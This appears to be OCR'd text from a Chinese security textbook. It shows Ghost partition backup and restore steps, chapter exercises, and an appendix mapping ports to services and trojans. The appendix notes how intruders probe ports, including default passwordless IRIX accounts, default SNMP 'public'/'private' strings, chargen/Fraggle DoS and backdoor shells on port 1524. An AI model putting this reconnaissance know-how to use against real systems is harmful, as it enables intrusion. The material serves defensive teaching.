


图 8-12　选择要备份的分区

第 4 步：在图 8-12 中，选择要备份的分区，在此选择第一个主分区，即系统分区(C：盘)，然后单击 OK 按钮，显示如图 8-13 所示的画面。

第 5 步：在图 8-13 中，选择镜像文件存放的位置，输入镜像文件名(WinxpBac)，然后单击 Save 按钮，显示如图 8-14 所示的画面。




图 8-13　选择镜像文件存放的位置、输入文件名




图 8-14　单击 Fast 按钮开始备份

第 6 步：在图 8-14 中，给出 3 个选择。

No：表示终止压缩备份操作。

Fast：表示压缩比例小但是备份速度较快，一般情况推荐该操作。

High：表示压缩比例高但是备份速度很慢，如果不是经常执行备份与恢复操作，可选该



操作。

单击 Fast 按钮，整个备份过程一般需要几分钟到十几分钟不等，具体时间与要备份分区的数据多少以及硬件速度等因素有关，备份完成后将提示操作已经完成，按 Enter 键后返回到 Ghost 程序主画面，要退出 Ghost，选择 Quit 命令按 Enter 键。

备份系统分区之后，就不需担心因试用某个软件或修改系统的某些参数导致系统崩溃了。如果崩溃，也能迅速将系统恢复成原始状态，无须重新安装程序或系统。

8.3.3　实例：用 Ghost 恢复系统

第 1 步：在图 8-10 中，依次选择 Local | Partition | From Image 命令，然后按 Enter 键，显示如图 8-15 所示的画面。

第 2 步：在图 8-15 中，选择系统镜像文件（WinxpBac. GHO），然后单击 Open 按钮，在随后显示的画面中单击 OK 按钮，显示如图 8-16 所示的画面。






图 8-15　选择镜像文件




图 8-16　选择目的硬盘

第 3 步：在图 8-16 中，因为本系统只有一块硬盘，所以不用选择硬盘了，直接按 Enter 键后，显示如图 8-17 所示的画面，在图 8-17 中选择要恢复到的分区（这一步要特别小心），在此要将镜像文件（WinxpBac. GHO）恢复到 C：盘（第一个分区，系统分区），按 Enter 键，显示如图 8-18 所示的画面。




图 8-17　选择目的硬盘中的分区




图 8-18　是否恢复分区



第 4 步：在图 8-18 中，单击 Yes 按钮，开始恢复分区。恢复完成后，重新启动计算机即可。

小　　结

本章介绍了容灾技术的基本概念、RAID 级别及其特点、数据备份技术的基本概念以及 Ghost 的使用。通过本章的学习，使读者理解容灾与数据备份技术在信息安全领域有着举足轻重的地位，在以后的生活或工作中，要强化安全意识，采取有效的容灾与数据备份技术来尽可能地保障系统和数据的安全。

习　　题

1. 填空题

（1）________是指在发生灾难性事故时，能够利用已备份的数据或其他手段，及时对原系统进行恢复，以保证数据的安全性以及业务的连续性。

（2）从技术上看，衡量容灾系统有两个主要指标：________和________。

（3）威胁数据的安全，造成系统失效的主要原因有________、________和________等。

（4）容灾可以分为 3 个级别：________、________和________。

（5）一个完整的容灾系统应该包含 3 个部分：________、________和________。

（6）对于容灾系统来说，所包含的关键技术有________、________、灾难检测、系统迁移和灾难恢复 5 个方面。

（7）建立容灾备份系统时会涉及多种技术，如________、________和________等。

（8）目前 RAID 技术大致分为两种：________和________。

（9）________就是将数据以某种方式加以保留，以便在系统遭受破坏或其他特定情况下，重新加以利用的一个过程。

（10）按备份的数据量来划分，有________、________、增量备份和按需备份。

2. 思考与简答题

（1）简述容灾的重要性。

（2）简述导致系统灾难的原因。

（3）简述容灾的级别及其含义。

（4）简述 SAN、DAS、NAS、远程镜像技术、虚拟存储、基于 IP 的 SAN 的互联技术、快照技术等容灾备份技术。

（5）简述数据备份的重要性。

（6）简述容灾计划所包括的一系列应急计划。

（7）RAID 有哪些级别？简述它们各自的优缺点。

3. 上机题

（1）首先删除某分区中的某些数据；其次使用某种数据恢复工具来恢复被删除的数据。

（2）用 Ghost 备份系统。



附录　网络服务、木马与端口对照表

服务(端口)	说　　明
Reserved(0)	通常用于分析操作系统。这一方法能够工作是因为在一些系统中0是无效端口，当试图使用通常的闭合端口连接它时将产生不同的结果。一种典型的扫描，使用IP地址为0.0.0.0，设置ACK位并在以太网层广播
TCPMUX(1)	这显示有人在寻找SGI Irix机器。Irix是实现TCPMUX的主要提供者，默认情况下TCPMUX在这种系统中被打开。Irix机器在发布时含有几个默认的无密码的账户，如：IP、GUEST UUCP、NUUCP、DEMOS 、TUTOR、DIAG、OUTOFBOX等。许多管理员在安装后忘记删除这些账户。因此黑客在互联网上搜索TCPMUX并利用这些账户
Echo(7)	能看到许多人搜索Fraggle放大器时，发送到×.×.×.0和×.×.×.255的信息
Character Generator(19)	这是一种仅仅发送字符的服务。UDP版本将会在收到UDP包后回应含有垃圾字符的包。TCP连接时会发送含有垃圾字符的数据流直到连接关闭。黑客利用IP欺骗可以发动DoS攻击。伪造两个chargen服务器之间的UDP包。同样Fraggle DoS攻击向目标地址的这个端口广播一个带有伪造受害者IP的数据包，受害者为了回应这些数据而过载
FTP(21)	FTP服务器所开放的端口，用于上传、下载。最常见的攻击者用于寻找打开Anonymous的FTP服务器的方法。这些服务器带有可读写的目录。木马Doly Trojan 、Fore、Invisible FTP、WebEx、WinCrash和Blade Runner所开放的端口
SSH(22)	PCAnywhere建立的TCP和这一端口的连接可能是为了寻找SSH。这一服务有许多弱点，如果配置成特定的模式，许多使用RSAREF库的版本就会有不少的漏洞存在
Telnet(23)	远程登录，入侵者在搜索远程登录UNIX的服务。大多数情况下扫描这一端口是为了找到机器运行的操作系统。还有使用其他技术，入侵者也会找到密码。木马Tiny Telnet Server就开放这个端口
SMTP(25)	SMTP服务器所开放的端口，用于发送邮件。入侵者寻找SMTP服务器是为了传递它们的SPAM。入侵者的账户被关闭，它们需要连接到高带宽的E-mail服务器上，将简单的信息传递到不同的地址。木马Antigen、E-mail Password Sender、Haebu Coceda、Shtrilitz Stealth、WinPC、WinSpy都开放这个端口
MSG Authentication(31)	木马Master Paradise、Hackers Paradise开放此端口
WINS Replication(42)	WINS复制
Domain Name Server (DNS)(53)	DNS服务器所开放的端口，入侵者可能是试图进行区域传递(TCP)，欺骗DNS(UDP)或隐藏其他的通信。因此防火墙常常过滤或记录此端口



续表

服务(端口)	说　　明
Bootstrap Protocol Server (67)	通过 DSL 和 Cable Modem 的防火墙常会看见大量发送到广播地址 255.255.255.255 的数据。这些机器在向 DHCP 服务器请求一个地址。黑客常进入它们,分配一个地址把自己作为局部路由器而发起大量中间人(man-in-middle)攻击。客户端向 68 端口广播请求配置,服务器向 67 端口广播回应请求。这种回应使用广播是因为客户端还不知道可以发送的 IP 地址
Trival File Transfer(69)	许多服务器与 BootP 一起提供这项服务,便于从系统下载启动代码。但是它们常常由于错误配置而使入侵者能从系统中窃取任何文件。它们也可用于系统写入文件
Finger Server(79)	入侵者用于获得用户信息,查询操作系统,探测已知的缓冲区溢出错误,回应从自己机器到其他机器 Finger 扫描
HTTP(80)	用于网页浏览。木马 Executor 开放此端口
Metagram Relay(99)	后门程序 ncx99 开放此端口
Message Transfer Agent (MTA)-X.400 over TCP/IP(102)	消息传输代理
Post Office Protocol-Version 3(109)	POP3 服务器开放此端口,用于接收邮件,客户端访问服务器端的邮件服务。POP3 服务有许多公认的弱点。关于用户名和密码交换缓冲区溢出的弱点至少有 20 个,这意味着入侵者可以在真正登录前进入系统。成功登录后还有其他缓冲区溢出错误
SUN 的 RPC 服务所有端口(110)	常见 RPC 服务有 rpc.mountd、NFS、rpc.statd、rpc.csmd、rpc.ttybd 等
Authentication Service (113)	这是一个许多计算机上运行的协议,用于鉴别 TCP 连接的用户。使用标准的这种服务可以获得许多计算机的信息。但是它可作为许多服务的记录器,尤其是 FTP、POP、IMAP、SMTP 和 IRC 等服务。通常如果有许多客户通过防火墙访问这些服务,将会看到许多这个端口的连接请求。记住,如果阻断这个端口客户端会感觉到在防火墙另一边与 E-mail 服务器的缓慢连接。许多防火墙支持 TCP 连接的阻断过程中发回 RST。这将会停止缓慢的连接
Network News Transfer Protocol(119)	NEWS 新闻组传输协议,承载 USENET 通信。这个端口的连接通常是人们在寻找 USENET 服务器。多数 ISP 限制,只有它们的客户才能访问它们的新闻组服务器。打开新闻组服务器将允许发/读任何人的帖子,访问被限制的新闻组服务器,匿名发帖或发送 SPAM
Location Service(135)	Microsoft 在这个端口运行 DCE RPC End-Point Mapper 为它的 DCOM 服务。这与 UNIX 111 端口的功能很相似。使用 DCOM 和 RPC 的服务利用计算机上的 End-Point Mapper 注册它们的位置。远端客户连接到计算机时,它们查找 End-Point Mapper 找到服务的位置。黑客扫描计算机的这个端口是为了找到这台计算机上是否运行 Exchange Server,是什么版本的,还有些 DOS 攻击直接针对这个端口
NETBIOS Name Service (137、138、139)	其中 137、138 是 UDP 端口,当通过网上邻居传输文件时用这个端口。而 139 端口,通过这个端口进入的连接试图获得 NETBIOS/SMB 服务。这个协议被用于 Windows 文件和打印机共享和 SAMBA。还有 WINS Regisrtation 也用它
Internet Mail Access Protocol v2(143)	和 POP3 的安全问题一样,许多 IMAP 服务器存在有缓冲区溢出漏洞。记住:一种 LINUX 蠕虫(admv0rm)会通过这个端口繁殖,因此许多这个端口的扫描来自不知情的已经被感染的用户。当 RedHat 在它们的 LINUX 发布版本中默认允许 IMAP 后,这些漏洞变得很流行。这一端口还被用于 IMAP2,但并不流行

续表

服务(端口)	说　明
SNMP(161)	SNMP 允许远程管理设备。所有配置和运行信息的储存在数据库中，通过 SNMP 可获得这些信息。许多管理员的错误配置将被暴露在 Internet。黑客将试图使用默认的密码 public、private 访问系统。他们可能会试验所有可能的组合。SNMP 包可能会被错误地指向用户的网络
X Display Manager Control Protocol(177)	入侵者通过它访问 X-Windows，它同时需要打开 6000 端口
LDAP、ILS(389)	轻型目录访问协议和 NetMeeting Internet Locator Server 共用这一端口
HTTPS(443)	网页浏览端口，能提供加密和通过安全端口传输的另一种 HTTP
[NULL](456)	木马 HACKERS PARADISE 开放此端口
Login，remote login(513)	是从使用 Cable Modem 或 DSL 登录到子网中的 UNIX 计算机发出的广播。这些人为入侵者进入他们的系统提供了信息
[NULL](544)	kerberos kshell
Macintosh，File Services (AFP/IP)(548)	Macintosh，文件服务
CORBA IIOP (UDP)(553)	使用 Cable Modem、DSL 或 VLAN 将会看到这个端口的广播。CORBA 是一种面向对象的 RPC 系统。入侵者可以利用这些信息进入系统
DSF(555)	木马 PhAse1.0、Stealth Spy、IniKiller 开放此端口
Membership DPA(568)	成员资格 DPA
Membership MSN(569)	成员资格 MSN
Mountd(635)	Linux 的 Mountd Bug。这是扫描的一个流行 BUG
LDAP(636)	SSL(Secure Sockets Layer)
Doom Id Software(666)	木马 Attack FTP、Satanz Backdoor 开放此端口
IMAP(993)	SSL(Secure Sockets Layer)
[NULL](1001、1011)	木马 Silencer、WebEx 开放 1001 端口。木马 Doly Trojan 开放 1011 端口
Reserved(1024)	它是动态端口的开始，许多程序并不在乎用哪个端口连接网络，它们请求系统为它们分配下一个闲置端口。基于这一点分配从端口 1024 开始。这就是说第一个向系统发出请求的会分配到 1024 端口。可以重启机器，打开 Telnet，再打开一个窗口运行 natstat-a 将会看到 Telnet 被分配到 1024 端口。还有 SQL Session 也用此端口和 5000 端口
1025：network blackjack 1033：[NULL]	木马 netspy 开放这两个端口
SOCKS(1080)	该协议以通道方式穿过防火墙，允许防火墙后面的人通过一个 IP 地址访问 Internet。理论上它应该只允许内部的通信向外到达 Internet。但是由于错误的配置，它会允许位于防火墙外部的攻击穿过防火墙。WinGate 常会发生这种错误，在加入 IRC 聊天室时常会看到这种情况
[NULL](1170)	木马 Streaming Audio Trojan、Psyber Stream Server、Voice 开放此端口
[NULL](1234、1243、6711、6776)	木马 SubSeven2.0、Ultors Trojan 开放 1234、6776 端口。木马 SubSeven1.0/1.9 开放 1243、6711、6776 端口



续表

服务(端口)	说明
[NULL](1245)	木马 Vodoo 开放此端口
SQL(1433)	Microsoft 的 SQL 服务开放的端口
Stone-Design-1(1492)	木马 FTP99CMP 开放此端口
RPC Client Fixed Port Session Queries(1500)	RPC 客户固定端口会话查询
NetMeeting T.120(1503)	NetMeeting T.120
Ingress(1524)	许多攻击脚本将安装一个后门 SHELL 于这个端口，尤其是针对 SUN 系统中 Sendmail 和 RPC 服务漏洞的脚本。如果刚安装了防火墙就看到在这个端口上的连接企图，很可能是上述原因。可以试试 Telnet 到用户的计算机上的这个端口，看看它是否会给出一个 SHELL。连接到 600/pcserver 也存在这个问题
Issd(1600)	木马 Shivka-Burka 开放此端口
NetMeeting(1720)	NetMeeting H.233 Call Setup
NetMeeting Audio Call Control(1731)	NetMeeting 音频调用控制
[NULL](1807)	木马 SpySender 开放此端口
[NULL](1981)	木马 ShockRave 开放此端口
Cisco Identification Port (1999)	木马 BackDoor 开放此端口
[NULL](2000)	木马 GirlFriend 1.3、Millenium 1.0 开放此端口
[NULL](2001)	木马 Millenium 1.0、Trojan Cow 开放此端口
Xinuexpansion 4(2023)	木马 Pass Ripper 开放此端口
NFS(2049)	NFS 程序常运行于这个端口。通常需要访问 Portmapper 查询这个服务运行于哪个端口
[NULL](2115)	木马 Bugs 开放此端口
[NULL](2140、3150)	木马 Deep Throat 1.0/3.0 开放此端口
RPC Client Using a Fixed Port Session Replication (2500)	应用固定端口会话复制的 RPC 客户
[NULL](2583)	木马 Wincrash 2.0 开放此端口
[NULL](2801)	木马 Phineas Phucker 开放此端口
[NULL](3024、4092)	木马 WinCrash 开放此端口
Squid(3128)	Squid HTTP 代理服务器的默认端口。扫描这个端口是为了搜寻一个代理服务器而匿名访问 Internet。扫描这个端口的另一个原因是用户正在进入聊天室。其他用户也会检验这个端口以确定用户的机器是否支持代理
[NULL](3129)	木马 Master Paradise 开放此端口
[NULL](3150)	木马 The Invasor 开放此端口





续表

服务(端口)	说　明
[NULL](3210、4321)	木马 SchoolBus 开放此端口
Dec-Notes(3333)	木马 Prosiak 开放此端口
超级终端(3389)	Windows 2000 终端开放此端口
[NULL](3700)	木马 Portal of Doom 开放此端口
[NULL](3996、4060)	木马 RemoteAnything 开放此端口
QQ 客户端(4000)	腾讯 QQ 客户端开放此端口
[NULL](4092)	木马 WinCrash 开放此端口
[NULL](4590)	木马 ICQTrojan 开放此端口
[NULL](5000、5001、5321、50505)	木马 Blazer5 开放 5000 端口。木马 Sockets de Troie 开放 5000、5001、5321、50505 端口
[NULL](5400、5401、5402)	木马 Blade Runner 开放此端口
[NULL](5550)	木马 Xtcp 开放此端口
[NULL](5569)	木马 Robo-Hack 开放此端口
PCAnywere(5632)	有时会看到很多这个端口的扫描，这依赖于用户所在的位置。当用户打开 PCAnywere 时，它会自动扫描局域网 C 类网址以寻找可能的代理(这里的代理是指 Agent 而不是 Proxy)。入侵者也会寻找开放这种服务的计算机，所以应该查看这种扫描的源地址。一些搜寻 PCAnywere 的扫描包常含端口 22 的 UDP 数据包
[NULL](5742)	木马 WinCrash1.03 开放此端口
[NULL](6267)	木马“广外女生”开放此端口
[NULL](6400)	木马 The tHing 开放此端口
[NULL](6670、6671)	木马 Deep Throat 开放 6670 端口。而 Deep Throat 3.0 开放 6671 端口
[NULL](6883)	木马 DeltaSource 开放此端口
[NULL](6969)	木马 Gatecrasher、Priority 开放此端口
RealAudio(6970)	RealAudio 客户将从服务器的 6970～7170 的 UDP 端口接收音频数据流。这是由 TCP-7070 端口外向控制连接设置的
[NULL](7000)	木马 Remote Grab 开放此端口
[NULL](7300、7301、7306、7307、7308)	木马 NetMonitor 开放此端口。NetSpy1.0 开放 7306 端口
[NULL](7323)	Sygate 服务器端
[NULL](7626)	木马 Giscier 开放此端口
[NULL](7789)	木马 ICKiller 开放此端口
OICQ(8000)	腾讯 QQ 服务器端开放此端口
Wingate(8010)	Wingate 代理开放此端口
代理端口(8080)	WWW 代理开放此端口

参 考 文 献

[1] 张同光. 信息安全技术实用教程[M]. 北京:电子工业出版社,2008
[2] www.05112.org(黑客风云—风云网络)
[3] www.eviloctal.com(邪恶八进制信息安全团队技术讨论组)
[4] bbs.7747.net(红色黑客联盟论坛)
[5] www.heibai.net(黑白网络——最早的黑客教学网站)
[6] www.hx95.com(华夏黑客联盟——中国最具影响力的黑客网站)
[7] www.hackdos.com(3G 安全网)
[8] www.hackbase.com(黑客基地——全球最大的黑客门户网站)
[9] www.yeshack.com(Yes 黑客联盟论坛)
[10] hacknews.org(黑客新闻网)
[11] www.77169.com(华盟网——网络安全门户站)
[12] security.ctocio.com.cn(安全子站_IT 专家网——中国 CTO & CIO 专属门户)
[13] www.51cto.com(中国领先的 IT 技术网站)
[14] www.infosec.org.cn(中国计算机安全——信息安全、网络安全资讯)
[15] www.china-infosec.org.cn(中国计算机学会计算机安全专业委员会网站)
[16] www.antivirus-china.org.cn(国家计算机病毒应急处理中心)
[17] www.cert.org.cn(国家计算机网络应急技术处理协调中心)